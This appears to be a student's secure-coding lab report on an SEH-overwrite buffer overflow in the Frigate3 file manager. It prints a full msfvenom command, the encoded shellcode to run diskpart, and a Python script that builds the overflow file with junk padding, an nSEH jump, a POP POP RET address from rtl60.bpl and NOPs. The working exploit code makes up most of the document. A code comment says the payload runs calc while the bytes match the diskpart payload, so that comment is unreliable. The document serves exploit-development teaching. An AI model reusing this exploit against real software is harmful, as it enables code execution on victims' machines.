
Secure Coding Lab - 9


Name: S V Girish Kumar

Reg. No: 18BCN7106

Below is the screenshot of available disks in computer:




Running the command in msfvenom for diskpart:



```
└──╼ $msfvenom -a x86 --platform windows -p windows/exec CMD=diskpart -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 448 (iteration=0)
x86/alpha_mixed chosen with final size 448
Payload size: 448 bytes
Final size of python file: 2188 bytes
buf =  b""
buf += b"\x89\xe0\xda\xdb\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x69\x78\x6e"
buf += b"\x62\x63\x30\x75\x50\x73\x30\x73\x50\x4e\x69\x59\x75"
buf += b"\x74\x71\x4f\x30\x65\x34\x6c\x4b\x76\x30\x70\x30\x4c"
buf += b"\x4b\x66\x32\x66\x6c\x6c\x4b\x32\x72\x66\x74\x6c\x4b"
buf += b"\x44\x32\x47\x58\x54\x4f\x6c\x77\x61\x5a\x55\x76\x66"
buf += b"\x51\x69\x6f\x4c\x6c\x67\x4c\x63\x51\x31\x6c\x44\x42"
buf += b"\x44\x6c\x35\x70\x4b\x71\x38\x4f\x46\x6d\x37\x71\x4b"
buf += b"\x77\x4b\x52\x49\x62\x76\x32\x32\x77\x6e\x6b\x62\x72"
buf += b"\x42\x30\x4e\x6b\x63\x7a\x55\x6c\x4e\x6b\x52\x6c\x64"
buf += b"\x51\x53\x48\x4b\x53\x47\x38\x37\x71\x48\x51\x32\x71"
buf += b"\x4e\x6b\x71\x49\x75\x70\x36\x61\x69\x43\x6e\x6b\x67"
buf += b"\x39\x45\x48\x58\x63\x55\x6a\x77\x39\x6c\x4b\x36\x54"
buf += b"\x6c\x4b\x66\x61\x4b\x66\x36\x51\x79\x6f\x6c\x6c\x49"
buf += b"\x51\x68\x4f\x36\x6d\x55\x51\x69\x57\x77\x48\x49\x70"
buf += b"\x61\x65\x78\x76\x37\x73\x71\x6d\x4c\x38\x65\x6b\x73"
buf += b"\x4d\x61\x34\x72\x55\x6d\x34\x56\x38\x4c\x4b\x42\x78"
buf += b"\x55\x74\x36\x61\x6b\x63\x53\x56\x4e\x6b\x56\x6c\x70"
buf += b"\x4b\x6e\x6b\x62\x78\x55\x4c\x47\x71\x38\x53\x4e\x6b"
buf += b"\x63\x34\x4c\x4b\x45\x51\x6a\x70\x4e\x69\x67\x34\x55"
buf += b"\x74\x75\x74\x53\x6b\x51\x4b\x70\x61\x63\x69\x72\x7a"
buf += b"\x72\x71\x39\x6f\x59\x70\x63\x6f\x71\x4f\x71\x4a\x6c"
buf += b"\x4b\x32\x32\x48\x6b\x4c\x4d\x33\x6d\x33\x5a\x53\x31"
buf += b"\x4c\x4d\x4f\x75\x48\x32\x43\x30\x73\x30\x35\x50\x42"
buf += b"\x70\x33\x58\x55\x61\x4e\x6b\x30\x6f\x6b\x37\x59\x6f"
buf += b"\x59\x45\x4d\x6b\x6c\x30\x58\x35\x49\x32\x61\x46\x61"
buf += b"\x78\x4e\x46\x6d\x45\x4d\x6d\x4d\x4d\x79\x6f\x49\x45"
buf += b"\x55\x6c\x35\x56\x63\x4c\x54\x4a\x6d\x50\x79\x6b\x4d"
buf += b"\x30\x33\x45\x43\x35\x4d\x6b\x47\x37\x52\x33\x73\x42"
buf += b"\x62\x4f\x42\x4a\x57\x70\x52\x73\x79\x6f\x38\x55\x45"
```


Copy pasted the payload in python exploit file and got the output:




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAë K♀ @‰àÚÛÙpô
[SYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylixnbc0uPs0sP
NiYutqO0e4lKv0p0LKf2fllK2rftlKD2GXTOlwaZUvfQioLlgLcQ1lDBDl5pKq8OFm7
qKwKRIbv22wnkbrB0NkczUlNkRldQSHKSG87qHQ2qNkqIup6aiCnkg9EHXcUjw9lK6T
lKfaKf6QyollIQhO6mUQiWwHIpaexv7sqmL8eksMa4rUm4V8LKBxUt6akcSVNkVlpKn
kbxULGq8SNkc4LKEQjpNig4UtutSkQKpacirzrq9oYpcoqOqJlK22HkLM3m3ZS1LMOu
H2C0s05PBp3XUaNk0ok7YoYEMkl0X5I2aFaxNFmEMmMMyoIEUl5VcLTJmPykM03EC5M
kG7R3sBbOBJWpRsyo8UE4bIcCpkD0qqCBD4S0AA
```

```
# -*- coding: cp1252 -*-

f= open("payload_lab_9.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files
\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe0\xda\xdb\xd9\x70\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x69\x78\x6e"
buf += b"\x62\x63\x30\x75\x50\x73\x30\x73\x50\x4e\x69\x59\x75"
buf += b"\x74\x71\x4f\x30\x65\x34\x6c\x4b\x76\x30\x70\x30\x4c"
buf += b"\x4b\x66\x32\x66\x6c\x6c\x4b\x32\x72\x66\x74\x6c\x4b"
buf += b"\x44\x32\x47\x58\x54\x4f\x6c\x77\x61\x5a\x55\x76\x66"
buf += b"\x51\x69\x6f\x4c\x6c\x67\x4c\x63\x51\x31\x6c\x44\x42"
buf += b"\x44\x6c\x35\x70\x4b\x71\x38\x4f\x46\x6d\x37\x71\x4b"
buf += b"\x77\x4b\x52\x49\x62\x76\x32\x32\x77\x6e\x6b\x62\x72"
buf += b"\x42\x30\x4e\x6b\x63\x7a\x55\x6c\x4e\x6b\x52\x6c\x64"
buf += b"\x51\x53\x48\x4b\x53\x47\x38\x37\x71\x48\x51\x32\x71"
buf += b"\x4e\x6b\x71\x49\x75\x70\x36\x61\x69\x43\x6e\x6b\x67"
buf += b"\x39\x45\x48\x58\x63\x55\x6a\x77\x39\x6c\x4b\x36\x54"
buf += b"\x6c\x4b\x66\x61\x4b\x66\x36\x51\x79\x6f\x6c\x6c\x49"
buf += b"\x51\x68\x4f\x36\x6d\x55\x51\x69\x57\x77\x48\x49\x70"
buf += b"\x61\x65\x78\x76\x37\x73\x71\x6d\x4c\x38\x65\x6b\x73"
buf += b"\x4d\x61\x34\x72\x55\x6d\x34\x56\x38\x4c\x4b\x42\x78"
buf += b"\x55\x74\x36\x61\x6b\x63\x53\x56\x4e\x6b\x56\x6c\x70"
buf += b"\x4b\x6e\x6b\x62\x78\x55\x4c\x47\x71\x38\x53\x4e\x6b"
buf += b"\x63\x34\x4c\x4b\x45\x51\x6a\x70\x4e\x69\x67\x34\x55"
buf += b"\x74\x75\x74\x53\x6b\x51\x4b\x70\x61\x63\x69\x72\x7a"
buf += b"\x72\x71\x39\x6f\x59\x70\x63\x6f\x71\x4f\x71\x4a\x6c"
buf += b"\x4b\x32\x32\x48\x6b\x4c\x4d\x33\x6d\x33\x5a\x53\x31"
buf += b"\x4c\x4d\x4f\x75\x48\x32\x43\x30\x73\x30\x35\x50\x42"
buf += b"\x70\x33\x58\x55\x61\x4e\x6b\x30\x6f\x6b\x37\x59\x6f"
buf += b"\x59\x45\x4d\x6b\x6c\x30\x58\x35\x49\x32\x61\x46\x61"
buf += b"\x78\x4e\x46\x6d\x45\x4d\x6d\x4d\x4d\x79\x6f\x49\x45"
buf += b"\x55\x6c\x35\x56\x63\x4c\x54\x4a\x6d\x50\x79\x6b\x4d"
buf += b"\x30\x33\x45\x43\x35\x4d\x6b\x47\x37\x52\x33\x73\x42"
buf += b"\x62\x4f\x42\x4a\x57\x70\x52\x73\x79\x6f\x38\x55\x45"
buf += b"\x34\x62\x49\x63\x43\x70\x6b\x44\x30\x71\x71\x43\x42"
buf += b"\x44\x34\x53\x30\x41\x41"
```

Run the frigate software as Administrator:



Below is the screenshot of the Frigate home. In that we need to go to Device → Find Computer to execute the payload.



C:\Users\Rocky Bhai\Desktop\

```
..
desktop        ini
Frigate3     * lnk
StreamRipper32* lnk
```

<UP-DIR>

2,312 in 3 files

922.34 MB free on drive C

90.90%

